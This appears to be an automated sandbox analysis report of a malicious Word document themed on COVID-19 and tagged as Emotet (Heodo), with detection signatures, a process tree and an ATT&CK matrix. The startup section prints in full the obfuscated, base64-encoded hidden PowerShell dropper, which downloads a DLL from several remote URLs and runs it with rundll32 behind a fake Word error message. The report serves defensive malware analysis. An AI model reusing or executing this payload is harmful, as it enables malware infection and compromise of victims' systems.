ID: 338719
Sample Name: AG60273928I_COVID-19_SARS-CoV-2.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:15:07
Date: 12/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report AG60273928I_COVID-19_SARS-CoV-2.d…

Overview

General Information

Sample Name:	AG60273928I_COVID-19_SARS-CoV-2.doc
Analysis ID:	338719
MD5:	6d718814f5cf1cc…
SHA1:	f1746098ad2bb75.
SHA256:	6bb1fa2cba1d526.
Tags:	doc Heodo

Most interesting Screenshot:




Detection

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…
- Obfuscated command line found
- Potential dropper URLs found in pow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1604 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2340 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

JAAwAGUAMgB0AGsAPQBbAHQAeQBQAGUAXQAoAClAewAyAH0AewAxAH0AewAwAH0AewAzAH0AewA0AH0AIgAtAGYAJwBJACcALAAnAG0ALgAnACwAJwBTAHk
AcwB0AEUAJwAsACcAbwAuAEQAaQAnACwAJwByAGUAQwBUAG8AcgB5ACcAKQA7ACAAcwBlAHQALQBpAHQARQBNACAAIAB2AEEAcgBpAGEAYgBMAEUAOgB3AGQ
AOAAgACAAKAAgAFsAVAB5AFAAZQBdACgAIgB7ADEAfQB7ADIAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAALQBmACcAVgBJAGMARQBQAE8AaQBOAHQATQBhAG4
AYQAnACwAJwBTAHkAUwB0ACcALAAnAGUATQAuAE4ARQB0AC4AcwBlAFIAJwAsACcAZwAnACwAJwBFAHIAJwApACkAIAA7ACQARQByAHIAbwByAEEAYwB0AGk
AbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwBpAGwAZQAnACsAJwBuACcAKQArACgAJwB0AGwAeQBDAG8AJwArACcAbgAnACkAKwAnAHQ
AJwArACgAJwBpAG4AJwArACcAdQBlACcAKQApADsAJABOADMAMQA3ADYAYwByAD0AJABRADIANQBVACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACA
AJABWADkANgBSADsAJABDAF8AMQBRAD0AKAAnAE0AOQAnACsAJwA1AEkAJwApADsAIAAgACgAIAAgAFYAYQByAEkAQQBCAEwAZQAgACAAMABFADIAdABLACA
AKQAuAHYAYQBMAFUARQA6ADoAIgBjAHIARQBBAFQAZQBEAGAASQBSAGUAQwBgAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAEIASgBsAFc
AZAAnACsAJwBkACcAKQArACgAJwB1AHkAMgAnACsAJwBtAEIAJwApACsAJwBKACcAKwAoACcAbABUAG0AYwAnACsAJwAxACcAKQArACgAJwBrACcAKwAnAHUAbwAnACkAK
wAnAEIASgAnACsAJwBsACcAKQAuACIAUgBFAGAAcABgAEwAYQBjAEUAIgAoACgAJwBCACcAKwAnAEoAbAAnACkALAAnAFwAJwApACkAKQA7ACQATgA3ADMAU

AA9ACgAJwBLACcAKwAoACcAMAAnACsAJwAzAFYAJwApACkAOwAgACQAVwBEADgAOgA6ACIAcwBgAEUAYABjAFUAUgBpAHQAWQBQAHIATwBUAG8AYwBgAG8Ab
AAiACAAPQAgACgAJwBUAGwAJwArACgAJwBzACcAKwAnADEAMgAnACkAKQA7ACQAVwBfADUASwA9ACgAKAAnAFQAJwArACcAOAA4ACcAKQArACcASgAnACkAO
wAkAEkAeQBxAHgAdgA5AF8AIAA9ACAAKAAoACcASgA3ACcAKwAnADAAJwApACsAJwBlACcAKQA7ACQATAAxADIASwA9ACgAJwBZADAAJwArACcAMwBDACcAK
QA7ACQATwBqAGkAaABuAHcAZwA9ACQASABPAE0ARQArACgAKAAoACcAUQBMAE8AVwBkAGQAJwArACcAdQAnACsAJwB5ADIAJwApACsAJwBtACcAKwAoACcAU
QBMACcAKwAnAE8AJwApACsAJwBUAG0AJwArACgAJwBjACcAKwAnADEAawB1ACcAKQArACgAJwBvAFEATAAnACsAJwBPACcAKQApAC4AIgBSAGAAZQBQAGwAY
QBgAGMAZQAiACgAKABbAGMAaABhAHIAXQA4ADEAKwBbAGMAaABhAHIAXQA3ADYAKwBbAGMAaABhAHIAXQA3ADkAKQAsACcAXAAnACkAKQArACQAQSQB5AHEAe
AB2ADkAXwArACgAKAAnAC4AJwArACcAZABsACcAKQArACcAbAAnACkAOwAkAEEAMAA5AEwAPQAoACcAWAAnACsAKAAnADYAOAAnACsAJwBLACcAKQApADsAJ
ABYADQAXwAxAHEAOABxAD0AKAAnAHcAXQAnACsAJwB4AG0AJwArACgAJwBbAHYAJwArACcAcwA6AC8ALwAnACsAJwBzAGgAdQBsACcAKQArACcAbwAnACsAK
AAnAHYAJwArACcAYgBhAGEAJwArACcAegBhAHIALgBjAG8AbQAnACkAKwAnAC8AJwArACcAYwAnACsAKAAnAC8AJwArACcAYgBjAEwANgAvACcAKQArACgAJwBAACcAKwA
nAHcAXQB4AG0AJwApACsAKAAnAFsAdgAnACsAJwBzACcAKQArACcAOgAvACcAKwAoACcALwBtACcAKwAnAHkAYgAnACkAKwAoACcAdQBzACcAKwAnAGkAJwA
pACsAKAAnAG4AZQBzAHMAJwArACcAZQAnACsAJwB2AGUAbgAnACkAKwAoACcAdAAnACsAJwAuAGMAbwBtACcAKQArACgAJwAvAHQAaQAnACsAJwBrAGkAJwA
pACsAKAAnAC0AJwArACcAaQBuACcAKQArACgAJwBzAHQAYQAnACsAJwBsACcAKwAnAGwAJwArACcALwBlAC8AQAAnACkAKwAoACcAdwBdAHgAbQAnACsAJwB
bAHYAJwArACcAOgAnACkAKwAoACcALwAvAHUAJwArACcAaABrACcAKwAnAC4AYwBuACcAKQArACgAJwBjAHIAJwArACcAYQBuAGUAcwAnACkAKwAnAC4AYwAnACsAKAAnA
G8AJwArACcAbQAvACcAKQArACgAJwBFACcAKwAnAHIAcgAnACkAKwAnAG8AJwArACgAJwByACcAKwAnAFAAYQBnAGUAcwAnACkAKwAnAC8AMwAnACsAJwAvA
CcAKwAnAEAAJwArACgAJwB3AF0AeABtACcAKwAnAFsAdgBzACcAKQArACcAOgAvACcAKwAnAC8AJwArACcAYwBhACcAKwAnAHAAJwArACgAJwB0AHUAcgAnACsAJwBlACc
AKwAnAHQAaABlAGEAYwAnACkAKwAnAHQAaQAnACsAJwBvACcAKwAnAG4AJwArACcALgAnACsAKAAnAGMAbwBtAC4AJwArACcAYQB1ACcAKQArACgAJwAvAcc
AKwAnAHcAcAAtACcAKwAnAGkAbgBjACcAKQArACcAbAB1ACcAKwAnAGQAJwArACgAJwBlAHMAJwArACcALwBZACcAKQArACcAagBwACcAKwAoACcALwBAACcAKwAnAHcAX
QAnACsAJwB4AG0AWwB2AHMAOgAnACsAJwAvAC8AdABoACcAKQArACcAZQBuACcAKwAoACcAZQAnACsAJwB0AHcAJwArACcAbwByAGsAJwArACcAZQByAC4AY
wAnACkAKwAoACcAYQAnACsAJwAvAGMAJwApACsAJwBvAG0AJwArACcAbQBlACcAKwAnAG4AdAAnACsAJwAvACcAKwAnADgAJwArACcATgA0ACcAKwAnAC8AJwArACcAQAA
nACsAJwB3ACcAKwAoACcAXQB4AG0AJwArACcAWwB2ACcAKQArACgAJwBzADoAJwArACcALwAnACkAKwAoACcALwAnACsAJwB0AHIAJwApACsAKAAnAGEAJwArACcAeQBvA
G4AbABpAG4AJwApACsAJwBlACcAKwAnAGcAJwArACcAaAAuACcAKwAoACcAYwBvACcAKwAnAG0ALwAnACsAJwBjAGcAaQAtAGIAaQAnACkAKwAoACcAbgAnACsAJwAvAEg
AQgBQACcAKwAnAFIALwBAACcAKQArACcAdwBdACcAKwAnAHgAbQAnACsAKAAnAFsAdgAnACsAJwA6AC8ALwBtAG0AbwAnACsAJwAuACcAKQArACgAJwBtACcAKwAnAGEAc
gAnACkAKwAnAHQAaQAnACsAKAAnAG4AcABvAGwAbABvACcAKwAnAGMAJwArACcAaAwAuAGMAbwAuACcAKQArACgAJwB1AGsAJwArACcALwBhAC8AJwArACcAU
wBRAFMAJwApACsAJwBHACcAKwAnAGcAJwArACcALwAnACkALgAiAHIAZQBgAFAAYABMAGEAYwBFACIAKAAoACgAJwB3ACcAKwAnAF0AeABtAFsAJwApACsAJ
wB2ACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAoACgAJwBoACcAKwAnAHQAdAAnACkAKwAnAHAAJwApACwAJwAzAGQAJ
wApAFsAMQBdACkALgAiAFMAcABMAGAAaQBUACIAKAAkAEUANwA3AEsAIAArACAAJABOADMAMQA3ADYAYwByACAAKwAgACQAVQAxADEASAApADsAJABZADgAX
wBZAD0AKAAoACcASwA5ACcAKwAnADAAJwApACsAJwBHACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATAB5AHQAdwB6ADIAcwAgAGkAbgAgACQAWAA0AF8AM
QBxADgAcQApAHsAdABbAHkAeAwAoAC4AKAAnAE4AZQAnACsAJwB3AC0ATwAnACsAJwBiAGoAZQBjAHQAJwApACAAUwBZAHMAVABFAG0ALgBuAEUAdAAuAFcAZ
QBCAEMAbABpAEUATgB0ACkALgAiAGQAbwBXAG4AYABMAGAAbwBBAGQAZgBJAGAATABFACIAKAAkAEAeWAeQB0AHcAegAyAHMALAAgACQATwBqAGkAaABuAHcAZ
wApADsAJABaADgAMwBRAD0AKAAnAFgAMAAnACsAJwAzAEcAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnACkAIAAkAE8Aa
gBpAGgAbgB3AGcAKQAuACIATABgAGUATgBHAHQAaAAiACAALQBnAGUAIAAzADIAOAAxADcAKQAgAHsALgAoACcAcgAnACsAJwB1AG4AZAAnACsAJwBsAGwAM
wAyACcAKQAgACQATwBqAGkAaABuAHcAZwAsACgAKAAnAFMAJwArACcAaABvACcAKQArACgAJwB3AEQAaQAnACsAJwBhACcAKwAnAGwAbwAnACkAKwAnAGcAQ
QAnACkALgAiAHQAYABvAHMAVABSAEkAYABOAGcAIgAoACkAOwAkAFkANgA5AEwAPQAoACcASwA4ACcAKwAnADQAVgAnACkAOwBiAHIAZQBhAGsAOwAkAFYAX
wAyAFYAPQAoACcAWAAwACcAKwAnADcAUwAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEANQAxAE8APQAoACgAJwBlACcAKwAnAF8AMwAnACkAKwAnAEcAJwApAA==

MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2608 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2692 cmdline: POwersheLL -w hidden -ENCOD JAAwAGUAMgB0AGsAPQBbAHQAeQBQAGUAXQAoACIAewAyAH0AewAxAH0AewAwAH0A
  ewAzAH0AewA0AH0AIgAtAGYAJwBJACcALAAnAG0ALgAnACwAJwBTAHkAcwB0AEUAJwAsACcAbwAuAEQAaQAnACwAJwByAGUAQwBUAG8AcgB5ACcAKQA7ACAA
  cwBlAHQALQBpAHQARQBNACAAIAB2AEEAcgBpAGEAYgBMAEUAOgB3AGQAOAAgACAAKAAgAFsAVAB5AFAAZQBdACgAIgB7ADEAfQB7ADIAfQB7ADAAfQB7ADMA
  fQB7ADQAfQAiACAALQBmACcAVgBJAGMARQBQAE8AaQBOAHQATQBhAG4AYQAnACwAJwBTAHkAUwB0ACcALAAnAGUATQAuAE4ARQB0AC4AcwBlAFIAJwAsACcA
  ZwAnACwAJwBFAHIAJwApACkAIAA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwBpAGwAZQAnACsA
  JwBuACcAKQArACgAJwB0AGwAeQBDAG8AJwArACcAbgAnACkAKwAnAHQAJwArACgAJwBpAG4AJwArACcAdQBlACcAKQApADsAJABOADMAMQA3ADYAYwByAD0A
  JABRADIANQBVACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABWADkANgBSADsAJABDAF8AMQBRAD0AKAAnAE0AOQAnACsAJwA1AEkAJwApADsA
  IAAgACgAIAAgAFYAYQByAEkAQQBCAEwAZQAgACAAMABFADIAdABLACAAKQAuAHYAYQBMAFUARQA6ADoAIgBjAHIARQBBAFQAZQBEAGAASQBSAGUAQwBgAFQA
  TwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAEIASgBsAFcAZAAnACsAJwBsACcAKQArACgAJwB1AHkAMgAnACsAJwBtAEIAJwApACsAJwBKACcA
  KwAoACcAbABUAG0AYwAnACsAJwAxACcAKQArACgAJwBrACcAKwAnAHUAbwAnACkAKwAnAEIASgAnACsAJwBsACcAKQAuACIAUgBFAGAAcABgAEwAYQBjAEUA
  IgAoACgAJwBCACcAKwAnAEoAbAAnACkALAAnAFwAJwApACkAKQA7ACQATgA3ADMAUAA9ACgAJwBLACcAKwAoACcAMAAnACsAJwAzAFYAJwApACkAOwAgACQA
  VwBEADgAOgA6ACIAcwBgAEUAYABjAFUAUgBpAHQAWQBQAHIATwBUAG8AYwBgAG8AbAAiACAAPQAgACgAJwBUAGwAJwArACgAJwBzACcAKwAnADEAMgAnACkA
  KQA7ACQAVwBfADUASwA9ACgAKAAnAFQAJwArACcAOAA4ACcAKQArACcASgAnACkAOwAkAEkAeQBxAHgAdgA5AF8AIAA9ACAAKAAoACcASgA3ACcAKwAnADAA
  JwApACsAJwBIACcAKQA7ACQATAAxADIASwA9ACgAJwBZADAAJwArACcAMwBDACcAKQA7ACQATwBqAGkAaABuAHcAZwA9ACQASABPAE0ARQArACgAKAAoACcA
  UQBMAE8AVwBkAGQAJwArACcAdQAnACsAJwB5ADIAJwApACsAJwBtACcAKwAoACcAUQBMACcAKwAnAE8AJwApACsAJwBUAG0AJwArACgAJwBjACcAKwAnADEA
  awB1ACcAKQArACgAJwBvAFEATAAnACsAJwBPACcAKQApAC4AIgBSAGAAZQBQAGwAYQBgAGMAZQAiACgAKABbAGMAaABhAHIAXQA4ADEAKwBbAGMAaABhAHIA
  XQA3ADYAKwBbAGMAaABhAHIAXQA3ADkAKQAsACcAXAAnACkAKQArACQASQB5AHEAeAB2ADkAXwArACgAKAAnAC4AJwArACcAZABsACcAKQArACcAbAAnACkA
  OwAkAEEAMAA5AEwAPQAoACcAWAAnACsAKAAnADYAOAAnACsAJwBLACcAKQApADsAJABYADQAXwAxAHEAOABxAD0AKAAnAHcAXQAnACsAJwB4AG0AJwArACgA
  JwBbAHYAJwArACcAcwA6AC8ALwAnACsAJwBzAGgAdQBsACcAKQArACcAbwAnACsAKAAnAHYAJwArACcAYgBhAGEAJwArACcAegBhAHIALgBjAG8AbQAnACkA
  KwAnAC8AJwArACcAYwAnACsAKAAnAC8AJwArACcAYgBjAEwANgAvACcAKQArACgAJwBAACcAKwAnAHcAXQB4AG0AJwApACsAKAAnAFsAdgAnACsAJwBzACcA
  KQArACcAOgAvACcAKwAoACcALwBtACcAKwAnAHkAYgAnACkAKwAoACcAdQBzACcAKwAnAGkAJwApACsAKAAnAG4AZQBzAHMAJwArACcAZQAnACsAJwB2AGUA
  bgAnACkAKwAoACcAdAAnACsAJwAuAGMAbwBtACcAKQArACgAJwAvAHQAaQAnACsAJwBrAGkAJwApACsAKAAnAC0AJwArACcAaQBuACcAKQArACgAJwBzAHQA
  YQAnACsAJwBsACcAKwAnAGwAJwArACcALwBlAC8AQAAnACkAKwAoACcAdwBdAHgAbQAnACsAJwBbAHYAJwArACcAOgAnACkAKwAoACcAcwAnACsAJwBrAGkA
  aABrACcAKwAnAC4AYwBuACcAKQArACgAJwBjAHIAJwArACcAYQBuACgAcwAnACkAKwAoACcAdwBdAHgAbQAnACsAJwBbAHYAJwArACcAOgAnACkAKwAoACcA
  KwAnAHcAcgAnACkAKwAnAG8AJwArACgAJwByACcAKwAnAFAAYQBnAGUAcwAnACkAKwAnAC8AMwAnACsAJwAvACcAKwAnAEAAJwArACgAJwB3AF0AeABtACcA
  KwAnAFsAdgBzACcAKQArACcAOgAvACcAKwAnAC8AJwArACcAYwBhACcAKwAnAHAAJwArACgAJwB0AHUAcgAnACsAJwBlACcAKwAnAHQAaABlAGEAYwAnACkA
  KwAnAHQAaQAnACsAJwBvACcAKwAnAG4AJwArACcALgAnACsAKAAnAGMAbwBtAC4AJwArACcAYQB1ACcAKQArACgAJwAvACcAKwAnAHcAcAAtACcAKwAnAGkA
  bgBjACcAKQArACcAbAB1ACcAKwAnAGQAJwArACgAJwBlAHMAJwArACcALwBZACcAKQArACcAagBwACcAKwAoACcALwBAACcAKwAnAHcAXQAnACsAJwB4AG0A
  WwB2AHMAOgAnACsAJwAvAC8AdABoACcAKQArACcAZQBuACcAKwAoACcAZQAnACsAJwB0AHcAJwArACcAbwByAGsAJwArACcAZQByAC4AYwAnACkAKwAoACcA
  YQAnACsAJwAvAGMAJwApACsAJwBvAG0AJwArACcAbQBlACcAKwAnAG4AdAAnACsAJwAvACcAKwAnADgAJwArACcATgA0ACcAKwAnAC8AJwArACcAQAAnACsA
  JwB3ACcAKwAoACcAXQB4AG0AJwArACcAWwB2ACcAKQArACgAJwBzADoAJwArACcALwAnACkAKwAoACcALwAnACsAJwB0AHIAJwApACsAKAAnAGEAJwArACcA
  eQBvAG4AbABpAG4AJwApACsAJwBlACcAKwAnAGcAJwArACcAaAAuACcAKwAoACcAYwBvACcAKwAnAG0ALwAnACsAJwBjAGcAaQAtAGIAaQAnACkAKwAoACcA
  bgAnACsAJwAvAEgAQgBQACcAKwAnAFIALwBAACcAKQArACcAdwBdACcAKwAnAHgAbQAnACsAKAAnAFsAdgAnACsAJwA6AC8ALwBtAG0AbwAnACsAJwAuACcA
  KQArACgAJwBtACcAKwAnAGEAcgAnACkAKwAnAHQAaQAnACsAKAAnAG4AcABvAGwAbABvACcAKwAnAGMAJwArACcAawAuAGMAbwAuACcAKQArACgAJwB1AGsA
  JwArACcALwBhAC8AJwArACcAUwBRAFMAJwApACsAJwBHACcAKwAnAGcAJwArACcALwAnACkALgAiAHIAZQBgAFAAYABMAGEAYwBFACIAKAAoACgAJwB3ACcA
  KwAnAF0AeABtAFsAJwApACsAJwB2ACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAoACgAJwBoACcAKwAnAHQAdAAnACkA
  KwAnAHAAJwApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAFMAcABMAGAAaQBUACIAKAAkAEUANwA3AEsAIAArACAAJABOADMAMQA3ADYAYwByACAAKwAgACQA
  VQAxADEASAApADsAJABZADgAXwBZAD0AKAAoACcASwA5ACcAKwAnADAAJwApACsAJwBHACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATAB5AHQAdwB6ADIA
  cwAgAGkAbgAgACQAWAA0AF8AMQBxADgAcQApAHsAdABbAHkAewAoAC4AKAAnAE4AZQAnACsAJwB3AC0ATwAnACsAJwBiAGoAZQBjAHQAJwApACAAUwBZAHMA
  VABFAG0ALgBuAEUAdAAuAFcAZQBCAEMAbABpAEUATgB0ACkALgAiAGQAbwBXAG4AYABMAGAAbwBBAGQAZgBJAGAATABFACIAKAAkAEwAeQB0AHcAegAyAHMA
  LAAgACQATwBqAGkaAABuAHcAZwApADsAJABaADgAMwBRAD0AKAAnAFgAMAAnACsAJwAzAEcAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0A
  SQB0AGUAbQAnACkAIAAkAE8AagBpAGgAbgB3AGcAKQAuACIATABgAGUATgBHAHQAaAAiACAALQBnAGUAIAAzADIAOAAxADcAKQAgAHsALgAoACcAcgAnACsA
  JwB1AG4AZAAnACsAJwBsAGwAMwAyACcAKQAgACQATwBqAGkaABuAHcAZwAsACgAKAAnAFMAJwArACcAaABvACcAKQArACgAJwB3AEQaAQAnACsAJwBhACcA
  KwAnAGwAbwAnACkAKwAnAGcAQQAnACkALgAiAHQAYABvAHMAVABSAEkAYABOAGcAIgAoACcAKAOwAkAFkANgA5AEwAPQAoACcASwA4ACcAKwAnADQAVgAnACkA
  OwBiAHIAZQBhAGsAOwAkAFYAXwAyAFYAPQAoACcAWAAwACcAKwAnADcAUwAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEANQAxAE8APQAoACgAJwBIACcA
  KwAnAF8AMwAnACkAKwAnAEcAJwApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 960 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll ShowDialogA MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2916 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2956 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qafsungwqhhv\abffsuupeze.glo',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2908 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hqmvwbjvtszlkw\wwuzivduoqkxt.pxe',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2484 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Aanys\cokk.vuq',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2107242892.00000000002 16000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
00000005.00000002.2107409443.0000000001B A6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x890:$s1: POwersheLL

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:


System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encry Chan
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingre Trans
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	PowerShell 4	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
